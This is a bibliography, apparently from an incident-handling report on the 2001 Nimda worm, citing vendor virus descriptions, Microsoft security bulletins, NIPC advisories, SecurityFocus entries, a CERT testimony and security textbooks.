“Incident Handling Step-by-Step and Computer Crime Investigation,” *SANS Institute*, Washington DC, 29 Sept 2001.

Interviews with AGO’s IT Security Manager.

Mackie, Andrew et al. “Nimda Worm Analysis, Version 2,” *SecurityFocus Incident Analysis Report*, 21 Sept 2001. Accessed from <http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf> in December 2001.

McAfee Web site. “Virus Name: W32/Nimda.gen@MM”. Accessed from <http://vil.nai.com/vil/content/v_99209.htm> in January 2002.

Microsoft Security Bulletins (Accessed in December 2001):
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/MS01-026.asp
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp

National Infrastructure Protection Center. "Mass Mailing Worm W32.Nimda.A@mm," Advisory 01-022, 18 Sept 2001. Accessed from <http://www.nipc.gov/warnings/advisories/2001/01-022.htm> in January 2002.

National Infrastructure Protection Center. "Potential Distributed Denial of Service (DDoS) Attacks," Advisory 01-021, 17 Sept 2001. Accessed from <http://www.nipc.gov/warnings/advisories/2001/01-021.htm> in January 2002.

"Nimda Worm/Virus Report -- Final," Incidents. Org, 3 Oct 2001. Accessed from <http://www.incidents.org/react/nimda.pdf> in December 2001.

Pethia, Richard D. "Information Technology—Essential But Vulnerable: How Prepared Are We for Attacks?," Testimony before the House Committee on Government Reform, Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations , 26 Sept 2001. Accessed from http://www.cert.org/congressional_testimony/Pethia_testimony_Sep26.html in January 2002.

SecurityFocus (Accessed in December 2001)
http://www.securityfocus.com/bid/1699
http://www.securityfocus.com/bid/1806
http://www.securityfocus.com/bid/2524
http://www.securityfocus.com/bid/2708

Summer, R. (1997). Secure Computing. New York: Mc-Graw-Hill.

Symantec Web site (Accessed in January 2002)
http://www.sarc.com/avcenter/venc/data/w32.nimda.a@mm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.b@mm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.c@mm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.e@mm.html

Vallabhaneni, S. Rao. (2000). CISSP Examination Textbooks. Illinois: SRV Professional Publications.

Webopedia Definitions. www.webopedia.com Accessed in December 2001.

Whatis Definitions. www.whatis.com Accessed in December 2001.